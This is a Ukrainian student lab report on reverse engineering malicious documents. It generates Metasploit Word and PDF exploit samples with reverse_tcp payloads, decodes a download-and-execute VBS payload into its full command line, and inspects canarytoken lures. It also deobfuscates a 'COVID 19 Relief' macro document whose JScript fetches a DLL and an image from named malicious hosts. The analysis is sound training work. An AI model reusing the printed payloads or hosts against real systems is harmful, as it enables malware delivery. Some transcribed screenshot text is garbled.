

Лабораторна робота №7

Аналіз інтерпретованого та проміжного коду

Виконав:

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Варіант 6

Мета роботи


Отримати навички зворотної розробки, деобфускації та аналізу інтерпретованого та проміжного коду.

Завдання 1:

Дослідіть зразки Metasploit;

- exploit/windows/fileformat/office_word_hta

Створимо зразок




```
kali@kali: ~/lab7-reverse
File Actions Edit View Help
*superusers*H0rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gi
*damn_sadboi*tadaaa>null2root*HowestCSP*fezfezf*LordVader*Fl0g_Hunt3rs*blu

-[ metasploit v6.1.4-dev
+ -- ---[ 2162 exploits - 1147 auxiliary - 367 post      ]
+ -- ---[ 596 payloads - 45 encoders - 10 nops        ]
+ -- ---[ 8 evasion          ]]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/windows/fileformat/office_word_hta
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/fileformat/office_word_hta) >
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] msf.doc stored at /home/kali/.msf4/local/msf.doc
[*] Using URL: http://0.0.0.0:8080/default.htm
[*] Local IP: http://10.0.2.15:8080/default.htm
[*] Server started.
```

Через те, що це RTF, використаємо rtfdump:



```
(kali㉿kali)-[~/lab7-reverse]
$ sudo python ./DidierStevensSuite/rtfdump.py msf.doc
 1 Level 1   c=    4 p=00000000 l=  5740 h=  5227;  1024 b=    0 u=    60 \rtf1
 2 Level 2   c=    2 p=00000009 l=   48 h=    4;    1 b=    0 u=    14 \info
 3 Level 3   c=    0 p=00000000 l=   17 h=    2;    1 b=    0 u=    7 \author
 4 Level 3   c=    0 p=0000000d4 l=   19 h=    2;    1 b=    0 u=    7 \operator
 5 Level 2   c=    1 p=0000000ec l=   74 h=   16;    4 b=    0 u=    36 \*\xmlnstbl
 6 Level 3   c=    0 p=0000000f9 l=   60 h=   16;    4 b=    0 u=    36 \xmlns1
 7 Level 2   c=    1 p=000000139 l=  5409 h=  5207;  1024 b=    0 u=    10
 8 Level 3   c=    3 p=00000013b l=  5406 h=  5207;  1024 b=    0 u=    10 \object
 9 Level 4   c=    0 p=00000018b l=   27 h=    5;    1 b=    0 u=    10 \*\objclass Word.Doc
ument.8
10 Level 4   c=    0 p=000001a9 l=  5233 h=  5202;  1024 b=    0 0 u=    0 \*\objdata
  Name: 'OLE2Link\x00' Size: 2560 md5: c1a73436b7aa2113fddc1e96e64fee60 magic: d0cf11e0
11 Level 4   c=    1 p=0000161d l=   59 h=    0;    8 b=    0 u=    0 \result
12 Level 5   c=    0 p=00001626 l=   49 h=    0;    8 b=    0 u=    0 \rtlch
13 Level 2   c=    0 p=0000165d l=   13 h=    0;    0 b=    0 u=    0 \*\datastore
14 Remainder c=    0 p=0000166e l=    1 h=    0;    0 b=    0 u=    0
```

```

kali@kali: ~/lab7-reverse
File Actions Edit View Help

(kali㉿kali)-[~/lab7-reverse]
$ sudo python ./DidierStevensSuite/rtdump.py msf.doc -s 10 -H
00000000: 01 05 00 00 02 00 00 00 09 00 00 00 4F 4C 45 32 .....OLE2
00000010: 4C 69 6E 6B 00 00 00 00 00 00 00 00 00 00 0A 00 Link.....
00000020: 00 D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 .....
00000030: 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 .....>...
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080: FF 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 .....
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080: 79 F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 8C 00 00 y.....K....
00000080: 00 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 31 .h.t.t.p://.1
00000080: 00 30 00 2E 00 30 00 2E 00 32 00 2E 00 31 00 35 .0...0...2...1.5
00000080: 00 3A 00 38 00 30 00 38 00 30 00 2F 00 64 00 65 ..8.0.8.0./.d.e
00000080: 00 66 00 61 00 75 00 6C 00 74 00 2E 00 68 00 74 .f.a.u.l.t...h.t
00000080: 00 61 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..a.....
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080: 00 00 00 00 00 79 58 81 F4 3B 1D 7F 48 AF 2C 82 .....yX..;.H.,
00000080: 5D C4 85 27 63 00 00 00 00 A5 AB 00 00 FF FF FF ]..'c.....
00000080: FF 06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 .....
00000080: 46 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 F.....
00000090: 00 90 66 60 A6 37 B5 D2 01 00 00 00 00 00 00 00 ..f`7.....
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

- exploit/windows/fileformat/adobe_pdf_embedded_exe
Створимо зразок

```

kali@kali: ~/lab7-reverse
File Actions Edit View Help

Metasploit v6.1.4-dev
+ --=[ 2162 exploits - 1147 auxiliary - 367 post      ]
+ --=[ 596 payloads - 45 encoders - 10 nops        ]
+ --=[ 8 evasion                                     ]

Metasploit tip: View advanced module options with
advanced

msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'evil.pdf' file ...
[+] evil.pdf stored at /home/kali/.msf4/local/evil.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >

```

Використаємо pdf-parser:

- exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs

Створимо зразок:

```
o_o \ M S F / *  
Trash | | | w w | | |  
  
=[ metasploit v6.1.4-dev ]  
+ -- ===[ 2162 exploits - 1147 auxiliary - 367 post ]  
+ -- ===[ 596 payloads - 45 encoders - 10 nops ]  
+ -- ===[ 8 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
  
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > exploit  
  
[*] Making PDF  
[*] Creating 'evil.pdf' file ...  
[+] evil.pdf stored at /home/kali/.msf4/local/evil.pdf
```

Скопіюємо код, декодуємо hex і знайдемо ір:

- payload/cmd/windows/download_exec_vbs
Згенеруємо зразок payload'у:

```
[kali㉿kali: ~ /lab7-reverse

File Actions Edit View Help
true

msf6 > use payload/cmd/windows/download_exec_vbs
msf6 payload(cmd/windows/download_exec_vbs) > generate -f python URL=https://nazar.kitty
# cmd/windows/download_exec_vbs - 332 bytes
# https://metasploit.com/
# VERBOSE=false, CreateSession=true, AutoVerifySession=true,
# URL=https://nazar.kitty, EXT=exe, INCLUDECMD=false,
# DELETE=true
buf = b""
buf += b"\x63\x64\x20\x25\x74\x6d\x70\x25\x26\x65\x63\x68\x6f"
buf += b"\x20\x53\x65\x74\x20\x77\x3d\x43\x72\x65\x61\x74\x65"
buf += b"\x4f\x62\x6a\x65\x63\x74\x28\x22\x4d\x69\x63\x72\x6f"
buf += b"\x73\x6f\x66\x74\x2e\x58\x4d\x4c\x48\x54\x54\x50\x22"
buf += b"\x29\x3a\x77\x2e\x4f\x70\x65\x6e\x20\x22\x47\x45\x54"
buf += b"\x22\x2c\x22\x68\x74\x74\x70\x73\x3a\x2f\x2f\x6e\x61"
buf += b"\x7a\x61\x72\x2e\x6b\x69\x74\x74\x79\x22\x2c\x46\x61"
buf += b"\x6c\x73\x65\x3a\x77\x2e\x53\x65\x6e\x64\x3a\x53\x65"
buf += b"\x74\x20\x51\x3d\x43\x72\x65\x61\x74\x65\x4f\x62\x6a"
buf += b"\x65\x63\x74\x28\x22\x41\x44\x4f\x44\x42\x2e\x53\x74"
buf += b"\x72\x65\x61\x6d\x22\x29\x3a\x51\x2e\x54\x79\x70\x65"
buf += b"\x3d\x31\x3a\x51\x2e\x4f\x70\x65\x6e\x3a\x51\x2e\x57"
buf += b"\x72\x69\x74\x65\x20\x77\x2e\x72\x65\x73\x70\x6f\x6e"
buf += b"\x73\x65\x42\x6f\x64\x79\x3a\x51\x2e\x53\x61\x76\x65"
buf += b"\x54\x6f\x46\x69\x6c\x65\x20\x22\x58\x2e\x65\x78\x65"
```

Запустимо код у python:

```

File Actions Edit View Help
... : buf += b"\x74\x20\x51\x3d\x43\x72\x65\x61\x74\x65\x4f\x62\x6a"
... : buf += b"\x65\x63\x74\x28\x22\x41\x44\x4f\x44\x42\x2e\x53\x74"
... : buf += b"\x72\x65\x61\x6d\x22\x29\x3a\x51\x2e\x54\x79\x70\x65"
... : buf += b"\x3d\x31\x3a\x51\x2e\x4f\x70\x65\x6e\x3a\x51\x2e\x57"
... : buf += b"\x72\x69\x74\x65\x20\x77\x2e\x72\x65\x73\x70\x6f\x6e"
... : buf += b"\x73\x65\x42\x6f\x64\x79\x3a\x51\x2e\x53\x61\x76\x65"
... : buf += b"\x54\x6f\x46\x69\x6c\x65\x20\x22\x58\x2e\x65\x78\x65"
... : buf += b"\x22\x2c\x32\x3a\x43\x72\x65\x61\x74\x65\x62\x6a"
... : buf += b"\x65\x63\x74\x28\x22\x57\x53\x63\x72\x69\x70\x74\x2e"
... : buf += b"\x53\x68\x65\x6c\x6c\x22\x29\x2e\x52\x75\x6e\x20\x22"
... : buf += b"\x58\x2e\x65\x78\x65\x22\x3a\x43\x72\x65\x61\x74\x65"
... : buf += b"\x4f\x62\x6a\x65\x63\x74\x28\x22\x53\x63\x72\x69\x70"
... : buf += b"\x74\x69\x6e\x67\x2e\x46\x69\x6c\x65\x53\x79\x73\x74"
... : buf += b"\x65\x6d\x4f\x62\x6a\x65\x63\x74\x22\x29\x2e\x44\x65"
... : buf += b"\x6c\x65\x74\x65\x46\x69\x6c\x65\x20\x22\x64\x65\x2e"
... : buf += b"\x76\x62\x73\x22\x20\x3e\x64\x65\x2e\x76\x62\x73\x26"
... : buf += b"\x73\x74\x61\x72\x74\x20\x77\x73\x63\x72\x69\x70\x74"
... : buf += b"\x20\x64\x2e\x76\x62\x73"

```

In [2]: buf
Out[2]: b'cd %tmp%&echo Set w=CreateObject("Microsoft.XMLHTTP"):w.Open "GET","https://nazar.kitty",False:w.Send:Set Q=CreateObject("ADODB.Stream"):Q.Type=1:Q.Open:Q.Write w.responseBody:Q.SaveToFile "X.exe",2:CreateObject("WScript.hell").Run "X.exe":CreateObject("Scripting.FileSystemObject").DeleteFile "de.vbs" >de.vbs&start wscript de.vbs'
In [3]:

Завдання 2:

Завдання – за допомогою [161] створіть приманки Microsoft Word Document та Acrobat Reader PDF Document. Знайдіть елементи, що використовуються для витоку інформації. Що саме відправляється на віддалений сервер?

1) Microsoft Word Document

Згенеруємо зразок:



```

└─$ mkdir doc_files
└─(kali㉿kali)-[~/lab7-reverse]
└─$ unzip d5bm97j8huqn512tuva5iu5jf.docx -d doc_files
Archive: d5bm97j8huqn512tuva5iu5jf.docx
  inflating: doc_files/[Content_Types].xml
  inflating: doc_files/docProps/app.xml
  inflating: doc_files/docProps/core.xml
  inflating: doc_files/_rels/.rels
  inflating: doc_files/word/fontTable.xml
  inflating: doc_files/word/header3.xml
  inflating: doc_files/word/header2.xml
  inflating: doc_files/word/document.xml
  inflating: doc_files/word/header1.xml
  inflating: doc_files/word/footer3.xml
  inflating: doc_files/word/settings.xml
  inflating: doc_files/word/footer2.xml
  inflating: doc_files/word/footer1.xml
  inflating: doc_files/word/webSettings.xml
  inflating: doc_files/word/styles.xml
  inflating: doc_files/word/theme/theme1.xml
  inflating: doc_files/word/_rels/document.xml.rels
  inflating: doc_files/word/_rels/footer2.xml.rels
  inflating: doc_files/word/endnotes.xml
  inflating: doc_files/word/footnotes.xml

```

```

└─(kali㉿kali)-[~/lab7-reverse]
└─$ grep -Ri canary doc_files
doc_files/word/_rels/footer2.xml.rels:<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
  hips"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="http://canarytokens.com/feedback/static/articles/d5bm97j8huqn512tuva5iu5jf/contact.php" TargetMode="External"/></Relationships>
doc_files/word/footer2.xml:<w:ftr xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:v="http://schemas.openxmlformats.org/OfficeDocument/2006/math" xmlns:w="urn:schemas-microsoft-com:xml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 w15 wp14">
<w:bookmarkStart w:id="0" w:name=".GoBack"/><w:bookmarkEnd w:id="0"/><w:p w:rsidR="009E0DC7" w:rsidRDefault="009E0DC7"><w:pPr><w:pStyle w:val="Footer"/></w:pPr><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> INCLUDEPICTURE "http://canarytokens.com/feedback/static/articles/d5bm97j8huqn512tuva5iu5jf/contact.php" \d \* MERGEFORMAT </w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:pict><v:shape type="image" d="x0000_t75" coordsize="21600,21600" o:spt="75" o:preferrelative="t" path="m@4@5@4@11@9@11@9@5xe" filled="f" stroked="f"><v:stroke joinstyle="miter"/><v:formulas><v:f eqn="if lineDrawn pixelLineWidth 0"/><v:f eqn="sum @0 1 0"/><v:f eqn="sum 0 0 @1"/><v:f eqn="prod @2 1 2"/><v:f eqn="prod @3 21600 pixelWidth"/><v:f eqn="prod @3 21600 pixelHeight"/><v:f eqn="sum @0 0 1"/><v:f eqn="prod @6 1 2"/><v:f eqn="prod @7 21600 pixelWidth"/><v:f eqn="sum @8 21600 0"/><v:f eqn="prod @7 21600 pixelHeight"/><v:f eqn="sum @10 21600 0"/></v:formulas><v:path o:extrusionok="f" gradientshape

```

2) Acrobat Reader PDF Document

Згенеруємо зразок:



Використаємо pdf-parser:

```
(kali㉿kali)-[~/lab7-reverse]
$ pdf-parser -f cutabe00b65ht3mp2m1xy54g8.pdf
PDF Comment '%PDF-1.6\r'

PDF Comment '%\xe2\xe3\xcf\xd3\r\n'

obj 11 0
Type: System
Referencing:

<<
/Linearized 1
/L 5095
/O 13
/E 996
/N 1
/T 4796
/H [ 434 141]
>>

[(1, '\r'), (2, '<<'), (2, '/Linearized'), (1, ' '), (3, '1'), (2, '/L'), (1, ' '), (3, '5095'), (2, '/O'), (1, ' '), (3, '13'), (2, '/E'), (1, ' '), (3, '996'), (2, '/N'), (1, ' '), (3, '1'), (2, '/T'), (1, ' '), (3, '4796'), (2, '/H'), (1, ' '), (2, '['), (1, ' '), (3, '434'), (1, ' '), (3, '141'), (2, ']'), (2, '>>'), (1, '\r')]

b'16 0 <</S/URI/URI(http://cutabe00b65ht3mp2m1xy54g8.canarytokens.net/XFHDCPVTVEVBOGYYFUUEQTKENXGCWMDIYP)>>'  

obj 1 0
Type: /ObjStm
Referencing:
Contains stream

<<
/Filter /FlateDecode
/First 14
/Length 126
/N 3
/Type /ObjStm
>>

b'6 0 7 49 8 92 <</Count 1/First 7 0 R/Last 7 0 R/Type/Outlines>><</A 8 0 R/Parent 6 0 R>Title(Blank Page)>><</D[13  

0 R/XYZ 0 792 null]S/GoTo>>'  

obj 2 0
```

Завдання 3:

Проаналізуйте код файлу .jse у зразку з розділу 7.3.4. Розшифруйте base64-кодовані рядки у масиві a.

Завантажимо архів, розпакуємо і розшифруємо файл:



```
└─(kali㉿kali)-[~/lab7-reverse]
└$ 7z x -pinfected COVID\ 19\ Relief.doc.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=or
2.60GHz (806D1),ASM,AES-NI)

File System
Scanning the drive for archives:
1 file, 94493 bytes (93 KiB)

Extracting archive: COVID 19 Relief.doc.zip
--
Path = COVID 19 Relief.doc.zip
Type = zip
Physical Size = 94493

Everything is Ok

Size: 103936
Compressed: 94493
```

```
└─(kali㉿kali)-[~/lab7-reverse]
└$ olevba -p 1234 COVID\ 19\ Relief.doc
olevba 0.60 on Python 3.9.2 - http://decalage.info/python/oletools
=====
FILE: COVID 19 Relief.doc
Type: OLE
No VBA or XLM macros found.

=====
FILE: /tmp/oletools-decrypt-jdg3hsc2.doc in COVID 19 Relief.doc
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Sub FormatWords()

Dim c6p8J996 As Long
c6p8J996 = 706813
Dim c461X2xKN38 As Long
c461X2xKN38 = 49372
    Selection.Find.ClearFormatting
    Selection.Find.Replacement.ClearFormatting
    With Selection.Find
```

Скопіюємо js код у файл і використаємо beautifier:

```

kali㉿kali: ~/lab7-reverse
File Actions Edit View Help
VBA FORM STRING IN 'word/vbaProject.bin' - OLE stream: 'Data/o'
-----
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1w6klbs0gw6sjTcojsrzgI805wq9fcMKvwppzCvEbCoMoJw7PDusKew7/CoxsvBjBow6szTzvCvUpDgV0wXmo4w5/CorUewpk2RX3DqckRFBRjwohdh8KmcwDpM0t80LwmoXwpBQckn2wpzCuxvDn9MDVsyzsKza5BwqgChM0wqQbwrXcihUWJM5wq7dtlDmcocw7KjV80Bw6hXw6x7w593w5jdry1hSBMhp7CoWxqw6IkLgbD8KgF800wqvd07cu806wpDdtW/DtyzDpBKNw5480Kqgf0ewrTDLsKbw5F/ekj0180ww4Uj2woFWxD/DnV3DgxDcuUrwryfdsk5w5rCjw807afFdvt3wpDpjlfw7bkckew4PDgDjCpcK2Qtpgwrhde80608KkwlowlpZl5LChw2EwpXCqjpw87JHwpR1w6klbs0gw6sjTcojsrzgI805wq9fcMKvwppzCvEbCoMoJw7PDusKew7/CoxsvBjBow6szTzvCvUpDgV0wXmo4w5/CorUewpk2RX3DqckRFBRjwohdh8KmcwDpM0t80LwmoXwpBQckn2wpzCuxvDn9MDVsyzsKza5BwqgChM0wqQbwrXcihUWJM5wq7dtlDmcocw7KjV80Bw6hXw6x7w593w5jdry1hSBMhp7CoWxqw6IkLgbD8KgF800wqvd07cu806wpDdtW/DtyzDpBKNw5480Kqgf0ewrTDLsKbw5F/ekj0180ww4Uj2woFWxD/DnV3DgxDcuUrwryfdsk5w5rCjw807afFdvt3wpDpjlfw7bkckew4PDgDjCpcK2Qtpgwrhde80608KkwlowlpZl5LChw2EwpXCqjpw87JHwpR1w6klbs0gw6sjTcojsrzgI805wq9fcMKvwppzCvEbCoMoJw7PDusKew7/CoxsvBjBow6szTzvCvUpDgV0wXmo4w5/CorUewpk2RX3DqckRFBRjwohdh8KmcwDpM0t80LwmoXwpBQckn2wpzCuxvDn9MDVsyzsKza5BwqgChM0wqQbwrXcihUWJM5wq7dtlDmcocw7KjV80Bw6hXw6x7w593w5jdry1hSBMhp7CoWxqw6IkLgbD8KgF800wqvd07cu806wpDdtW/DtyzDpBKNw5480Kqgf0ewrTDLsKbw5F/ekj0180ww4Uj2woFWxD/DnV3DgxDcuUrwryfdsk5w5rCjw807afFdvt3wpDpjlfw7bkckew4PDgDjCpcK2Qtpgwrhde80608KkwlowlpZl5LChw2EwpXCqjpw87JHwpR1w6klbs0gw6sjTcojsrzgI805wq9fcMKvwppzCvEbCoMoJw7PDusKew7/CoxsvBjBow6szTzvCvUpDgV0wXmo4w5/CorUewpk2RX3DqckRFBRjwohdh8KmcwDpM0t80LwmoXwpBQckn2wpzCuxvDn9MDVsyzsKza5BwqgChM0wqQbwrXcihUWJM5wq7dtlDmcocw7KjV80Bw6hXw6x7w593w5jdry1hSBMhp7CoWxqw6IkLgbD8KgF800wqvd07cu806wpDdtW/DtyzDpBKNw5480Kqgf0ewrTDLsKbw5F/ekj0180ww4Uj2woFWxD/DnV3DgxDcuUrwryfdsk5w5rCjw807afFdvt3wpDpjlfw7bkckew4PDgDjCpcK2Qtpgwrhde80608KkwlowlpZl5LChw2EwpXCqjpw87JHwpR1w6klbs0gw6sjTcojsrzgI805wq9fcMKvwppzCvEbCoMoJw7PDusKew7/CoxsvBjBow6szTzvCvUpDgV0wXmo4w5/CorUewpk2RX3DqckRFBRjwohdh8KmcwDpM0t80LwmoXwpBQckn2wpzCuxvDn9MDVsyzsKza5BwqgChM0wqQbwrXcihUWJM5wq7dtlDmcocw7KjV80Bw6hXw6x7w593w5jdry1hSBMhp7CoWxqw6IkLgbD8KgF800wqvd07cu806wpDdtW/DtyzDpBKNw5480Kqgf0ewrTDLsKbw5F/ekj0180ww4Uj2woFWxD/DnV3DgxDcuUrwryfdsk5w5rCjw807afFdvt3wpDpjlfw7bkckew4PDgDjCpcK2Qtpgwrhde80608KkwlowlpZl5LChw2EwpXCqjpw87JHwpR1w6klbs0gw6sjTcojsrzgI805wq9fcMKvwppzCvEbCoMoJw7PDusKew7/CoxsvBjBow6szTzvCvUpDgV0wXmo4w5/CorUewpk2RX3D
```

The screenshot shows a debugger interface with the following details:

- Sources:** Shows the file tree under "Main Thread" with "file:///home/kali/lab7-reverse 123.js" selected.
- Outline:** Shows the structure of the code.
- Debugger:** The active tab.
- Network:** Network-related tabs.
- Style Editor:** Style editor tab.
- Performance:** Performance monitoring tab.
- Memory:** Memory dump tab.
- Storage:** Storage management tab.

Code View: The code editor displays the following snippet from 123.js:

```
1245 var u = 0x19a3ec; continue;
1246 break;
1247 }
1248 else
1249 {
1250 if (eH)
1251 {
1252 if (eI[b ('0x10c', 'JTmg')]
1253 (eI['URxQB'], eI[b ('0x10d', 'L0(r')
1254 {
1255 var fH = eI['OGhTF'][b ('0x10e',
1256 0x0; while (! ![])
1257 {
1258 switch (fH[fI++])
1259 {
1260 case '0':
1261 var ac = 0x84639e; continue; case '1':
1262 var ab = 0x14229; continue; case '2':
1263 w[dN] (eI[b ('0x10f', 'Dzqo')) (eI[b ('0x110'
1264 var a9 = 0x1d51; continue; case '4':
1265 var aa = 0x182d8; continue; case '5':
1266 var ad = 0xb498f; continue;}
1267 break;
1268 }
1269 else
1270 {
1271 return fd;
1272 }
1273 else
1274 {
1275 eI[b ('0x111', '^]@T')] (fd, 0x0);
1276 }
1277 }
1278 catch (f0)
1279 {
1280 }
1281 }
```

Memory View: The right pane shows memory dump data starting at address 0x19a3ec. The data includes:

- elephant larger what
- opportunity flat visitor
- everyone rising pilot cattle
- attempt children apartment
- managed buffalo greatest church
- blank lungs desert lonely foot
- press red"
- bH(bI, bJ)
- c4(c5)
- cA: "Type"
- cB: "SaveToFile"
- cC: "Close"
- cD: "random"
- cE: "toString"
- cF: "\\\\"
- cG: "substr"
- cH()
- cx: "Write"
- cy: "Position"
- cz: "Open"
- d8: "ADODB.Stream"
- d9(da, db)
- dC: "WScript.Shell"
- dD: "ResponseBody"
- dE: "GetSpecialFolder"
- dF: "ActiveXObject"
- dG: ".dll"
- dH: "Scripting.FileSystemObject"
- dI: "CreateObject"
- dJ: undefined
- dK: "http://209.141.54.161
/crypt18.dll"
- dL: "https://bezorsrang.com
/fileesdfr9000/hersi.png"
- dM: "WScript.Shell"
- dN: "Run"
- dO: "Popup"
- dP: "MSXML2.XMLHTTP"
- dQ: "GET"
" "